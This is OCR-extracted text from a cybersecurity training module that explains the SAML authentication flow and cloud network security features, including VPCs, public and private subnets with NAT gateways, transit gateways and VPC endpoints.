


User
4 Logs in with credentials
3 Sends a verification challenge
1 Requests access to a resource
6 Grants access to the protected resource
Sends an SAML authentication request 2
5 Sends XML-based assertion
Identity Provider (IdP)
Service Provider (SP)

Figure 19.95: Working of SAML



Cloud Network Security

Cloud network security can be achieved in the following ways:

Virtual Private Cloud (VPC)


- VPC is a secure and **independent private cloud environment** that resides within the public cloud
- VPC clients can **execute programs**, save data, host applications, and perform anything they wish on a private network using their individual accounts

Public Cloud
Virtual Private Cloud
VPC Client

Public and Private Subnets

- The subnets in VPC can be public or private. The virtual machines in the public subnet can **transmit outbound traffic** directly over the web
- The private subnet can communicate via the Internet using a **NAT gateway**

VPC
Public Subnet
Private Subnet
Web
IGW
NAT
Private Instances



Cloud Network Security (Cont'd)

Transit Gateways

- A transit gateway is a **network routing solution** that establishes and manages communication between an on-premises consumer network and VPCs via a centralized unit

VPC
VPC
On Premises
Cloud-based VPN
Transit Gateway
VPC
VPC

VPC Endpoint

- It **establishes a private connection** between a VPC and another cloud service without access to the Internet, external gateways, NAT solutions, VPN connections, or public addresses

VPC
Virtual Instances
VRouter
VPC Endpoint
Cloud Service

Cloud Network Security

A cloud network is virtual IT infrastructure managed by cloud service providers (CSPs), where network resources are supplied on demand in the form of private and public clouds. By creating a virtual environment within the cloud through an existing physical network, CSPs can perform network operations on the public cloud using individual client accounts.

Cloud network security can be achieved in the following ways.

- **Virtual private cloud (VPC)**: VPC is a secure and independent private cloud environment that resides within the public cloud. VPC clients can execute programs, host applications, save data, and perform anything they wish on a private network using their individual accounts, but the private cloud is hosted by the public cloud provider. A VPC is generally independent from other VPCs running with the same account; hence, one VPC client cannot view the traffic directed to another client's VPCs. The client can also create an IPv6 block and add multiple subnets within that block. VPC can merge the scalability and other optimal features of public cloud computing with the data segregation of private cloud computing. VPC resources are available on demand and can be expanded and configured based on the requirement.

